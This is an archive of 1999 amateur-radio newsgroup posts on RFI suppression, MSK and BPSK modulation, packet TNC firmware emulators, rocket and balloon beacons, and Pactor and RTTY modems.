>device may not cause interference to other devices or services. It is
>FCC Rule Part 15.

Do realize that the unit only has to comply with the emission limits for a Class B computing device. It is not required to generate no RFI at all. That compliance level may still leave you with *substantial* interference to a nearby sensitive SW receiver, though it should provide protection for reception of a strong nearby broadcast signal on an ordinary consumer broadcast receiver. So the computer may be in compliance with the law and still cause you severe interference.

You have to take steps on your own to resolve the problem below the Class B level. The FCC has a booklet which offers a number of suggestions on how to do that. Better, the ARRL publishes an RFI handbook with a number of good suggestions on how to solve this sort of problem.

In any RFI situation, the solution generally involves improving shielding and filtering of the source of the emission, and relocation of antennas and feedlines to minimize pickup by the radio set suffering the interference. (Improvement of the shielding and filtering of the radio may be required too. You want the radio to respond only to signals entering via the antenna input connector.)

Since your problem seems to be primarily related to the switching power supply, you should attack that problem first. A brute force line filter attached directly to the power input of the switching supply would the be first line of attack. A combination of a common mode choke and RF bypass capacitors should sharply reduce conducted noise from the switching supply.

You may also want to power the computer from a different branch circuit than the one powering your radio. (The radio power supply may need a better line filter too.) To solve conducted interference problems, multiple lines of attack are often required. Not only do you need to limit the energy getting out of the source, you also need to limit the energy getting in to the destination.

(Watch out for multiple ground paths too. Grounding conductors often serve to conduct noise from one piece of equipment to another. Single point grounding practices should be used. Actual Earth grounds are generally worthless. Earth is not a noise sink, it is typically a noise source.)

Now solving the display radiation problem may be harder. With radiated interference, filters are of little use. You have to shield the radiation source.

This is difficult with displays, since you also still have to be able to see them. Wire mesh can be effective, but it must totally enclose the source of radiation or it will not work. RF radiation can escape via poorly bonded seams, via openings in the shielding, or via wiring passing through the shielding. Shielding must be *tight* to be effective.

The radio may need improved shielding too. It should not respond to signals which aren't picked up by the antenna. If you disconnect the antenna, *no* interference should be heard. If you still hear interference with the antenna disconnected, you need to work on the shielding of the radio.

Getting your antenna well away from the source of radiation is also helpful. The inverse square law comes to your aid here, attenuating the noise in proportion to the square of increasing distance. Outside antennas are obviously preferred. You do have to guard against system imbalances.

The interference can travel up the outside of coax as a common mode signal to the antenna, then travel down the inside of the coax to the receiver. This negates the inverse square benefit you'd normally have by locating the antenna far from the source of interference. The solution to this is to suppress common mode currents by the use of a current balun (choke balun) in the feedline to choke off RF currents on the outside of the coax.

Completely solving computer RFI problems is often difficult. There are a number of things you have to do correctly. Neglecting any one of them may negate the benefits of other changes you may have made.

It's encrypted, ie no. The keys are stored in the sim cards,
and you can't get them out.

OK

How much did this beast set you back ?

24 hours is not much operating time, but do you have a feel for how
the battery life is ? With a full charge can you work for a couple of
hours or more less ?

What terminal program you running with the TNC ?

Well, that is new information. Yes, 5 watts is a lot. How do you intend
to power it? Battery? How big can the battery be?

Is APRS desired because the rocket has GPS? Or, would a digital modulation
be good enough. What information are you transmitting? A homing beacon?

You can epoxy the whole settup, and nothing will drift.

I'm not depending on APRS to locate the position of the rocket during
ascent, I can follow the smoke trail. The only need for APRS will be on
the descent of the rocket, under parachute, to find it when it lands.
And yes, I know GPS altitude readings are not accurate. We have a
different device for this function.

The other
> problem that you have is that above 1000 mph (and in most cases much less) the

Thanks for the tip, if this one does lock out, I can set it up to power
up the GPS only after the rocket reaches apogee.

This is to keep some nut from putting a bomb in
> a cessna and flying like a bomb. I think you need to do a lot more homework

No, I just need to find a 2 meter transmitter on a PC board that will
fit within the 3.75 inch diameter payload section. I'll put the project
together, launch it, and see if it works. Since I'm not spending the
government's money, I'm not that worried if it doesn't.

Thanks,

: current projects we are working on).

Im not so sure the Cessna theory is correct... It seems more likely that the RX is losing lock because of "financial" concerns... Tracking loop(s) arent holding lock because of doppler... Additionally, most Cessnae tend to top out at significantly less than 1000 MPH... :-> In a situation like the "shuttle", the design environment is SO nasty... (high velocity/doppler... passing through several atmospheric layers with various scintillation/fading characteristics... Gads... Im pretty sure you aren't going to be using a COTS antenna... :-) Im 100% certain that a 130.00 Garvin receiver ain't gonna cut it... :-)) Interesting engineering problem though...

Hmmmmmmmmmmmm.... Neat... Better than crossword puzzles...

Best Regards,

-jw

Right.

>Is MSK better also than PSK too? Or is MSK just better than
>all FSK with higher deviation? Is MSK just what it sounds like? FSK with
>that specific deviation?

Better is a slippery word. MSK does have a smaller occupied spectrum
than ordinary PSK for signals of the same baud. OTOH, BPSK has a larger
Hamming distance than MSK, so it can offer a weak signal detection
advantage if coherent detection is employed. Which one is better is a
matter of particular spectral circumstance and system objectives.

5248. TFX & TXPCX WA8DED emulators for KISS modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <DMF%3.194022$5r2.449834@tor-nn1.netcom.ca>
Source record: 15348

I am trying to figure out which is the best program to use TFX28 by DB7KG, TFPCX210 by DG0FT, TXPCX273 by PE1DNN. There is also a TFPCR??

There are so many versions with similar names by different people! To make things worse, most of the documentation for these programs is in German!

TFX28, TFPCX210 and TFPCX273 appear to be "the Firmware" emulators which allow Baycomm or TNC's with KISS mode to run with terminal programs that support the WA8DED host mode (such as TstHost). These programs would appear to allow such WA8DED host mode terminal programs to work with KAM's, KPC3's, PK88's etc. It is a great idea! There are lots of good WA8DED host mode programs out there!

Does anyone know the differences between these programs?? Which is the best?? (I have heard that TFX28 implements some modems better than TFPCX)

More importantly, where can I get English documentation (especially for TFX28 and TFPCX210)??

Are these the latest versions for these programs? If not where can I get them?

Any help to us poor folks who can't read German would be greatly appreciated! (Now I know how many Non-English speaking Hams must feel trying to read English docs!)

One final thing, these programs are DOS based. Are there any Windows drivers out there that perform the same function (i.e. WA8DED host mode emulator for KISS modems)
73's

No! MSK performs even better than BPSK. Since MSK is a modulation with
memory, you can demodulate it with a Viterbi decoder (or alternatively
with a matched filter with 2T integration period) and get the same BER
performance of BPSK (BER=10^-5 @ Eb/No = 9.6dB).
MSK performance is worse than BPSK only if demodulated by a coherent
detector which takes symbol-by-symbol decisions (3 dB penalty), either
by an incoherent one (6 dB penalty), or by a frequency discriminator. In
the latter case the optimum modulation index is 1.25 (not 0.5) and there
is a ~7 dB penalty over Viterbi decoding.

Furthermore, MSK requires smaller bandwidth than BPSK and, beeing its
envelope constant, it can be nonlinearly (C class) amplified. Filtered
BPSK envelope is not constant and the power amplifier should be operated
far below saturation.

Only more complex phase modulation systems, i.e. PI/4 DQPSK, can compete with MSK and its gaussian derivatives.

What exactly do you mean by sharply degraded ?

Assuming 10 % larger receiver filter bandwidth than the transmitted
signal to compensate for filter tolerances and receiver and
transmitter frequency error/drift, I get only a less than 1 dB
degradation in SNR (counting deviation ratios, comparing signal and
noise power, the degradation would be less than 0.5 dB). So unless you
are operating very close to the threshold, which BTW is unlikely in
non-space communication, I do not see how that BER would increase so
badly.

Of course receiving a 16 kHz NBFM signal on a 200 kHz FM-BC filter
will degrade SNR very much, but I do not think anybody was referring
to such situations.

They are alltogether ports of the original "TheFirmware" by NORD<LINK
for the TNC2 to the PC platform.
They differ in the version of TF they are built on. You should use at
least TF 2.7. A short overview:

TFPCR has been the first port by DK4NB afaik. It is outdated (based
on TF 2.3 or something like that).

TFPCX v2.10 is based on TF2.6 I believe, also quite old
TFPCX 2.7x is based on TFPCX 2.1 and TF 2.7b. It seems actively developed
and complete.

TFX has been started when TFPCX 2.1 became outdated but there was no
source available, it is based on TF2.7b and works well. It is
split in several programs for modem, scc kiss etc, so it may
have a smaller memory foorprint than tfpcx.

TFKISS also based on tf2.7b i think.

> TFX28, TFPCX210 and TFPCX273 appear to be "the Firmware" emulators which

For PK88 there is a native port of TheFirmware.
> Does anyone know the differences between these programs?? Which is the
> best?? (I have heard that TFX28 implements some modems better than TFPCX)
For some devices one program is better than the othher, but you canï¿½t say
this in general. Important is the version of TF they are based on and then
you have to try out which woirks best for you.

> More importantly, where can I get English documentation (especially for
> TFX28 and TFPCX210)??
TFPCX273 has english docs.

> One final thing, these programs are DOS based. Are there any Windows
> drivers out there that perform the same function (i.e. WA8DED host mode
> emulator for KISS modems)
FlexNet can emulate TheFirmware using a special driver called "TFEMU". This
one is _not_ based on TheFirmware code. To use TNC with FlexNet you have
to use 6pack firmware, though. And if the only thing you want is TF Hostmode,

you can plug an original TF eprom in and need no emulator at all.
(doesnï¿½t work with KAMs)

I think we're talking apples and oranges here. If you code the data, you
can use a Viterbi decoder to get coding gain, but you lose effective throughput
in doing so. Dale added that as an option to our modem, but the effective
throughput drops to 38.8 kbps when you do. I don't understand what you're
saying about using a 2T integration filter. We already use an integrate and
dump filter in our adaptive slicer.

>MSK performance is worse than BPSK only if demodulated by a coherent

>by an incoherent one (6 dB penalty), or by a frequency discriminator. In
>the latter case the optimum modulation index is 1.25 (not 0.5) and there
>is a ~7 dB penalty over Viterbi decoding.

There is a 3 dB penalty between MSK and BPSK because the Hamming
distance is twice as large for BPSK as for MSK, ie there's only a 90 degree
bit to bit phase shift with MSK while BPSK has a 180 degree bit to bit shift.
This gives a bigger decision space for BPSK, and hence the difference in
channel performance. That assumes coherent detection. If MSK is decoded
incoherently, then the disadvantage for MSK is 6 dB. We agree on that.

(Decoding incoherently may be a worthwhile tradeoff, however. Lock time is
much faster, and the circuitry is much simpler. Dale chose to use incoherent
demodulation with our modem to achieve faster lock time in a half duplex
packet radio environment.)

>Furthermore, MSK requires smaller bandwidth than BPSK and, beeing its
>envelope constant, it can be nonlinearly (C class) amplified. Filtered
>BPSK envelope is not constant and the power amplifier should be operated

>far below saturation.

MSK does *not* have a constant amplitude envelope. It does not pass through zero when the vector goes from bit to bit as BPSK does, but there is a 3 dB variation as the vector moves from bit to bit. (This is the chord to arc amplitude difference as the vector rotates 90 degrees.) If you amplify it with a Class C amp, the spectrum will balloon to a larger value than if you use a linear amp.

As a specific example with our 56 kB modem, using a linear amp, the spectrum is 1.4 Hz per baud (at the -22 dB points). Using a Class C amp, the spectrum expands to a bit more than 3 Hz per baud (at the -22 dB points).

BPSK is worse, of course. The spectrum at the -22 dB points is about 15 Hz per baud even if a linear amp is used. That's because the secondary and tertiary sidelobes of BPSK are much larger in amplitude than those of MSK due to the vector passing through zero on state transitions.

Note, both examples assume square bits. If you do baseband shaping, you can narrow the occupied bandwidth of either system considerably. (PSK31 is an example of that.) But MSK still wins for a given amount of shaping.

There are more complex modulations which can occupy a smaller bandwidth than either BPSK or MSK for a given baud, but they give up either throughput or Eb/No as a result. They also generally require channel equalization which requires a training sequence. That's not workable in a multipoint to multipoint packet radio environment, though it can be practical in a full duplex fixed point to point envirionment (indeed, phone modems work that way).

You shouldn't need that much power. When we fly high altitude balloons
(up to 100,000 feet), we typically use no more than 100 mW for the beacon.
That can be heard more than 100 miles when at altitude. Standard DF
techniques should allow you to recover a payload emitting less than 100 mW.
You'll know roughly where it came down since you'll be tracking it on the way
down. When you drive to that area, you should be able to hear the beacon on
the ground.

You want to use the minimum power possible so that the batteries will
keep the beacon operating long enough to recover the payload. That can
take several hours (sometimes days if it comes down in an inaccessable
location), and a 5 watt transmitter would drain any reasonable size battery
much quicker than that. Besides, power and weight are at an extreme
premium in this sort of situation. You really can't afford to carry enough
battery capacity to operate at higher power.

>I'm looking for a 2meter kit with as much solid state components as
>possible. Coils have a way of changing their reactance when subjected
>to 50g's!

Pot it in epoxy. Note that potting also implies use of rather low power
because heat won't be able to efficiently escape from a potted circuit
and higher power transmitters get hot. Another tip, it gets bloody cold
at high altitudes, insulate the frequency determining components against
this, or the transmitter may quit, or drift very far off frequency. We use
styrofoam insulation for balloon payloads. Of course they stay up there
longer than your payload will, but the ride down on the parachute will
still take several minutes, and that's long enough to cause serious
temperature effects to an uninsulated payload.

The NB96 is strictly a modem. It must be used with a TNC (or a SCC
card, etc.) Most TNCs (TAPR TNC2 types, such as PacComm Tiny-2 or MFJ
1270) have a header on the board to which you can connect an external
modem such as this. PacComm has a TNC-NB96 TNC which has it included
(with a switch for choosing 1200 or 9600). The PacComm TNCs can use
6PACK EPROMs.

Hi Han-Peter,

Many thanks for the history of the TFX, TXPCX etc series of programs.

I just found Nord<>LINK home page at www.nordlink.org where they list many of these programs. (But they don't give much of a history lesson)

I see that NORD LINK lists TXPCX271 but not the more recent version TXPCX273 which I found by accident elsewhere. Very strange - I sent an EMAIL to NORD LINK informing them of the more recent version -- TXPCX273

It would appear that TFKISS3.0 may be the most recent version of an AX.25/WA8DED emulator for KISS modems. TFKISS3.0 is still DOS based.

But I did find a windows driver similar to TFX, TFPCX etc -- It is TFWIN32.DLL. You can find it at the TstHost home page. TFWIN32.DLL was developed by F6FBB and works with WinTSTHost. I don't know if it works with other programs.

I am starting to get back into packet radio. Was on packet in the very very early days when there was only AX.25. Now there is lots of new protocols -- DAMA, INP, etc

To me even KISS is new - hi. But it would appear that 6PACK is better and has replaced KISS.

But I have old Kantronics modem. I will need to buy another modem that can use 6PACK EPROM (e.g. TNC2 clone like MFJ or Pacomm) for FLEXNET.

Do you now where I can find information to get back up to speed on Packet radio. I just read NOS Intro but there is still lots more to learn (e.g the new protocols DAMA, INP, TheNet etc).

Hi Cathryn,

I am curious. What type of antenna do you use and at what height?

Can you use the TEKK1000 on a 70cm freq with an offset (eg +5)?

I also notice it only has 5 watts out or so. If you need more power, can
you connect up an amplifier to the TEKK 1000 and still use it for 9600 baud
packet?? Or will an amp slow down the TR switching making 9600 baud packet
impossible?

Well, I recall hearing somewhere that PacComm made the 9600 modem
boards for MFJ so that part should be a toss.

I have had several MFJ 1270Bs. I'm not familiar with what has changed
with the 1270C. The 1270B was most like the TNC2, with XR2206/2211
chips for the modem, while the PacComm TNCs use a TCM3105 for the 1200
baud modem (no longer available, but Gwyn stockpiled a large quantity
of the chips). PacComm has several variations--see
http://www.paccomm.com.

Actuall the Encription Key is handed out during IMSI Attach.
It is possible to listen ot the Downlink Audio. Racal and
Rohde&Schwartz both make equipment to receive the signal.
In the US they run like $35,000 Stripped. To listen off the air bumps
them into the $60-70K range.
You have to be attached to the ABIS to recover the Cypher Key during
Call setup to make the system work.

I have the same radio. K5HP in Oklahoma City has a 9600 repeater
on one of the TV towers. Basically he uses a repeater pair to make
it a coordinated frequency. I receive on 442.950 and transmit on 447.950.
I use an M^2 (M Squared) 11 el 70cm beam in my rafters pointed at it.
I just laid it across the cross braces of the roof. Works great when
the repeater is on frequency. One problem with those old radios used
in repeaters, is they require constant attention.

The 9600 repeater is built using the TAPR 9600 modem and it cleans
up any signal it hears. Since it repeats everything it hears, you don't have
to worry about hidden terminal problems.

I would also look at the hamtronics stuff: www.hamtronics.com

For Pactor II, it would be the PTC-II or PTC-II(e)
made by SCS.

See: <http://www.scs-ptc.com/>

I believe that plug-in, or external Clover boards
are available from HAL..

There would appear to be more people using PACTOR II than CLOVER. (A lot of the winlink stations use Pactor II)

Also, many people say that PACTOR II is a better, more robust mode than CLOVER.

I have a SCS PTC II -- PACTOR II is by far the best mode I have ever used. It is better than my KAM's GTOR by a long shot!

(But I have never tried CLOVER)

Just find an old QRZ CD-ROM. It's all on there.

Sorry, but there is no penalty between them, nor I'm confusing apples
with oranges.
MSK is a CPFSK (continuous phase FSK) signal and it is a modulation with
MEMORY!
MSK phase transitions can be represented in a trellis diagram with four
states (0, 90, 180 and 270 degrees). A Viterbi decoder demodulates them
optimally, with no penalty over BPSK.
This happens just because MSK Hamming distance is the same of BPSK when
modulator's memory is taken into account.

A memoryless coherent detector is not optimal for CPFSK signals. Here is
another intuitive demonstration:
MSK is just a variation of the OQPSK modulation: OQPSK uses rectangular
pulses, MSK uses sin(t) pulses instead. As in OQPSK the optimum MSK
demodulator is the matched filter and the integration time spans the
duration of one symbol in each quadrature channel, which is two times
that of a memoryless coherent FSK receiver, giving 3 dB improvement over
the memoryless detector.
Even from this point of view MSK Hamming distance is the same of OQPSK,
which is the same of QPSK, which is the same of BPSK.

> MSK does *not* have a constant amplitude envelope. It does not pass through

> the spectrum will balloon to a larger value than if you use a linear amp.

It looks like you are speaking of OQPSK rather than MSK.
Unfiltered MSK has constant envelope.
Baseband filtered MSK variations, i.e. GMSK, have constant envelope and
very low amplitude sidelobes, unaffected by Class C amps.

Well Alf, I'm not QRV on Pactor II yet.. I am looking for info and
I will upgrade to the Pactor II SCS controller at about the same
time as our City of San Jose EOC does the same. I have
a privately-owned emergency comvan that a friend and I restored
and am looking to upgrade it's HF data capability between the
comvan and our EOC. Currently, I have a KAM(E) and our EOC
has a KAM+.

Thanx for the info..

Check the voltage going to the Kam. I have a Kam plus and had the same
trouble until I discovered that the voltage was on the high side.
Getting the voltage to the low end of the scale, the problem went away.

Hi Tony,

I just configured my KAMPlus and my 570 this last weekend and do not have this problem at all. I also have a standard 570D.

However I have another problem. When operating in RTTY mode using FSK I find that the 570 drops out of transmit drops off after a couple of minutes.

5288. looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: jdy18@aol.com
Message-ID: <19991129165920.12949.00001386@ng-cn1.aol.com>
Source record: 15292

I have been looking for an RTTY logging/contest program to use with my Kam+.
Please have suggested either WF1B software or else WriteLog. I have checked
with the people who do both these programs and they confirm that neither one
will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
Question - is there some other program out there that will do all of this or am
I missing something here that other people have already figured out?

I don't know of any contest logging program that supports KAM PLUS's host mode for simultaneous RTTY etc and Packet.

There are some terminal programs. Like PacTerm that does support KAM's host mode.

Most people just end up buying a separate TNC for DX Cluster monitoring. (Like a cheap MFJ or KPC 3) and connecting it to the Logging program on a separate port. (e.g. Logic 5)

5290. GPS/map software and the APRS tracker system

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <384349DD.20DA279C@mbay.net>
Source record: 15294

I'm currently set up for GPS/APRS tracker operations, with the GPS HSP'ed through a KPC 3 plus to the computer. I would also like to use the GPS information (not necessarily the same time as APRS) to plot my position on a detailed graphical map. Does anyone have any suggestions on the best mapping software out there that will accept GPS information via the serial port and plot it on a map? I'm pretty new to this.

TIA
Rick N6CY

5295. Digital modes for SWL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Bill Crocker <bcrocker@home.com>
Message-ID: <IFF04.11247$Lm2.230589@news.rdc2.mi.home.com>

Are there still digital modes, in-the-clear, worth listening to, in the short-wave bands? If so, what are the modes currently being used, and what modem / software is best? Also, has the software advanced to Windows, or is it still DOS based?

Thanks,
Bill Crocker

You could use RITTY by Brian Beasley loaded high as the rtty demod with a sound card, it interfaces into RTTY by WF1B and use the kam VHF packet port as the DXCluster. I think most of the "serial killer's" in the contest's probably use a 4 serial port card and drive a hf modem, a vhf modem, and a rig control port, and a mouse each on a separate serial/irq call.

BTW WF1B RTTY will run the KAM in CW mode, that can be fun, and would be a reason to go the more serial ports route . Great program, point and click is the only way to go. Has a little learning curve.

It can be a bit cranky if you get RFI on the mouse or keyboard but even then I didnt lose the log just time to reboot. The latest version requires some horsepower, the old 386sx16 wouldnt run it fast enough, 486DX33 was OK. Ran a couple contests with older version liked it and bought the latest. Stayed so busy working really didnt need a cluster.

N1RCT has some good info on the web about using RTTY by WF1B.

If Ray ever compiles RTTY to use the kam in dual-port mode or link pc's with network cards would probably consider upgrading the software here, but there are so many using it in contests that prob wont happen.

Good luck,
wb5gmk - Mike

Hello,

I recently added a PREFIX look-up form on the QSL page. If you need to know where a prefix is from, simply enter the call or prefix and see what country it is assigned to.

You are invited to http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options)

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

73!

Jay, Rob:

This is the exact reason we provide Pacterm '98 with operability with LogWindows 3.x and DX4Win 4.06. It allows dual port operation with those logging programs. You can sync either the VHF or HF Window (most sync the DX Cluster VHF connection), and then use the HF window to do the QSO.

We've also given interface information to Logic 5 and DxBase 2000, but they have yet to impliment it.

Hi Mike,

I would like to add the following comment to all those who use KAM's for RTTY contests -- DON'T.

The KAM is a really poor modem on RTTY. It is much better to use RITTY software program with your soundcard for RTTY and WF1B contest Log. RITTY will copy RTTY signals that no other modem will copy. (But note RITTY and WF1B are both DOS programs)

I believe you can still obtain RITTY directly from K6STI.

You know Rob, what we've found in testing, is that the PK-232 with the DSP add on rivals the sound card, since the DSP chip in the sound card isn't as powererful as the ones that they put in the DSP upgrade. Brian's work with RITTY is very good, and I've admired him for it.

You can also put a DSP front end in front of the KAM and get similar results. We've done some side testings on DSP and no DSP. Interesting results we'd get.

5305. Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <38443056.A2DE33B@email.mot.com>
Source record: 15213

Iï¿½m just getting started in the digital modes. Iï¿½m getting a used KAM Plus soon and will need communications software for it. Being a profound cheep skate, I will be looking for freeware, shareware or used programs. The more powerful of these programs seem to be commercial. I have found several offered via web sites. The common delivery method is to down load their code and use it in a ï¿½diminishedï¿½ state to see if you like it. To make the software completely functional, you have to ï¿½buyï¿½ it. This means you send in your money and the company emails you some kind of activation key.

All in all this seems kind of handy for first time customers, but I have a question on how one sells the software second hand? I assume there is a unique ï¿½keyï¿½ for each customer. If I down load the program from the companies web site and then buy the activation key from some one else, will the program function? How do people sell their old software? Or canï¿½t they?

Thanks ï¿½ Jeff ï¿½ KA9S

5306. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <822irp$4da$1@news.hawaii.edu>
Source record: 15214
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and its content drifts further and further away from being "on-topic" in the various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

*It's been sadly reported that the moderator was lost to us in an automobile accident; the future of this newsgroup is not known. 73 Bill...

I use a KAM+ with a DSP9+ front ending it with WF1B software and I can attest
that there is a big difference copying signals when the DSP is in use. It
really helps when you are in crowded conditions as when a contest is going on
or weak signal conditions. I run the setup in AFSK which means that I have a
very wide band pass and the KAM doesn't shine under these conditions, but I
don't think any of the other modems would either.

Hi Rick,

Will your new PTCTerm for SCS controllers also be able to interface with LogWindows and DX4WIN??

I use Logic 5 for my daily logging activities. Has Dennis at Logic 5 given you any hint whether they plan to implement the interface to KamTerm?

Hi Rick,

Well I have use my KAM with a Timewave 599zx DSP filter. The DSP filter does make a big difference on RTTY. There is no question the DSP filter helps.

But my SCS PTC II (which uses DSP) still outperforms the KAM on RTTY (with or without the DSP filter front end).

I agree the quality of your sound card will make a big difference with the performance of K6STI's RITTY program. In my case, using a genuine 16 bit Sound Blaster card, RITTY appears to outperform the KAM (with or without the DSP filter front end) and may even slightly outperform the SCS PTC II. I think it may be due to the fact that RITTY uses some very unique DSP algorithms (e.g. Auto Tune, Automatic Threshold Correction algorithm, etc). I would like to see these algorithms made part of the SCS PTC II firmware.

On PACTOR, the KAM is still poor with or without the DSP filter since it does not use hardware memory ARQ. (I believe the PK 232 with the DSP filters still do not use hardware memory ARQ!). In my experience, hardware memory ARQ makes a huge difference with PACTOR and AMTOR. Unfortunately, many of the US controllers never implemented hardware memory ARQ (with the notable exception of the DSP-232 (NOT to be confused with the Pk-232), PK--900 and DSP-2232).

But if you have a DSP RTTY filter that can be connected to the KAM by all means use it!

5313. PSK31 setup??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: XmarkehX@dnai.com
Message-ID: <3845625d.151484696@news.dnai.com>
Source record: 15221

I have just set up my xcvr and computer to try out PSK31.

Most things seem to be working. However, I have a question about keying my rig that perhaps someone else can answer.

I don't have a serial or parallel port open, so for the moment I am counting on VOX to key for xmit.

My setup seems to work. But I notice that when received audio comes into the sound board on line in, it is then retransmitted out - meaning that it goes in to the aux input on my xcvr. This of course keys the vox, meaning that I can't receive. The VOX oscillates on and off as I would expect. I can't seem to find a setting of input and output levels, and vox sensitivity that won't cause this to happen.

This leaves me with manually turning VOX on and off each time I transmit. Is this what others do???

or is there some way to set everything up so this doesn't happen??

I would think that the software could mute the sound card output during receive, but apparently this isn't being done.

Any suggestions??

Thnx,

Mark

It's difficult to make a suggestion without knowing what
transceiver you are using. Transceivers vary in their
ease of use with PSK31.

In your sound card software, (volume control, or media mixer) go to the PLAYBACK selection and mute or unactivate the input for the line or mic, you are using. Some software screens the check mark is to MUTE other screens it is to ACTIVATE so read the boxes carefully.

The sound card RECORDING selection controls the input to the pc, but the PLAYBACK not only controls the playing of .wav files, but also allows you to pass through the input, thus your recieved audio is being passed back out to the PC.1

A common problem.

Lots of good info at www.tapr.org
see the serachable APRS sig archives. And join the sig.

APRSA+ Win Aprs uses the Street Atlas CD
and the WIN/MAC version of APRS can use many electronic versions of most maps.

You can even scan in one if you want or use Auto-cad

The APRS map site at rutgers should be back on line see link at TAPR.

Yes, all of the CSS programs are based out of the same sourceset, so if a feature is put in one version, it shows up on the other TNCs versions.

Last time I heard from Dennis was mid Oct. I had sent him the DDE interface code (in VFP) for him to impliment, and I haven't heard back from him yet.

The scrambling mentioned below is legal because it is NOT INTENDED TO
HIDE THE CONTENT. It is used to make sure a resonable ratio of 1 and 0
bits occur in a syncronous data stream to keep the receiver's clock
sync'ed up. But it is a polynomial that is published. There was a big
uproar from a certain FCC field office over this back when PACKET first
got started. He didn't understand it, so it had to be illegal..

It seems to me that a proprietary protocol WOULD be illegal because it
would HIDE the content unless you purchased a particular company's
product.

Steve Sampson wrote:

5321. RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <u1k14.195354$5r2.458508@tor-nn1.netcom.ca>
Source record: 15229

My Timewave DSP-599zx has an internal RTTY modem which provides mark/space input and output (like the old Hal ST-6).

I would like to try Tom Sailor's TERMAN 93 with my DSP-599zx. (I would also like to try some older programs like PCTOR by KC7WW)

MY DSP-599zx filter/modem has a DB9 RS-232 connector with the following pin-outs:

MODEM PORT on DSP-599ZX

PIN 2 RD -- IN MARK/SPACE
PIN 3 TD -- OUT Mark/Space
Pin 5 ---- Ground
Pin 7 --- RX/Tx Activation (ie PTT)

According to TERMAN93's documentation, It would appear that I cannot use a simple straight through modem cable with DB9 connectors at both end - one connected to my DB9 modem connector and one connected to my DB9 computer serial port.

It would appear that I need to connect Pin 2 (RD) of my DB9 modem connector to Pin 1 (DCD) of the computer's DB9 serial port.

But some other RTTY programs like PCTOR use Pin 2 RD (not Pin 1 DCD) on the computer's DB9 serial port to receive the mark/space signals from the modem for RTTY.

Can I just place a jumper from Pin 2 to Pin 1 at either end of my modem cable??

Will shorting out the RD and DCD pins of my computer's serial port damage it??

It is too bad that the output of the DSP-599zx's DSP chip is not readily available for HARDWARE memory ARQ. (Does anyone know of anyone who has modified the DSP-599zx for hardware memory ARQ and connected the A/D outputs to LPT 1 for use with TERMAN93?)

Hi John,

many thanks for the EMAIL on DSP-599zx..

I have never heard of COMP-RTTY. What is it? Where can I Find it?

Can you also please tell me whether there are any firmware upgrades for the DSP-599zx?? (how can I tell what is the present version of the firmware?)

Not True.

As of November 1st we can use proprietary Spread Spectrum schemes on 70cm and higher. Most of us wouldn't know how to homebrew the protocol. Thus, the only way you can decode the transmission, is with another like product.

Case closed, argument over.

Source record: 15232

Does anyone have a copy of KF4NB's RTTY16 program for use with simple RTTY modems like HAL's ST-6.

I could only find an older version - RTTY12g on QRZ.COM.

Hi Randy,

Many thanks for the EMAIL.

I didn't know the internal RTTY modem really only works at 45 baud.

The manual does not state that.

In fact, the manual seems to imply that the RTTY internal modem can be used at different baud rates. On pg 6-2, it states that you "turn the left knob to select the appropriate data filter". Then you hit SHIFT+FUNCTION to turn on tuning display. Press Function for DCD etc.

I tried setting the DSP-599zx's internal RTTY modem for different baud rates and modes (75 baud RTTY, AMTOR, PACTOR). The DSP-599zx accepts the settings (but that might NOT mean that it changes the internal modem). Are you sure the internal modem is designed only for 45 baud and that the different settings do not affect the internal RTTY modem??

I also have an old KAM. I can use the DSP-599zx as a front end filter using it it also remodulate the RTTY, AMTOR etc tones for the KAM to ultimately demodulate-- Will this work not only for RTTY but also for AMTOR, PACTOR etc?

Will the KAM plus DSP-599zx combo work better than the DSP-599zx alone for RTTY?

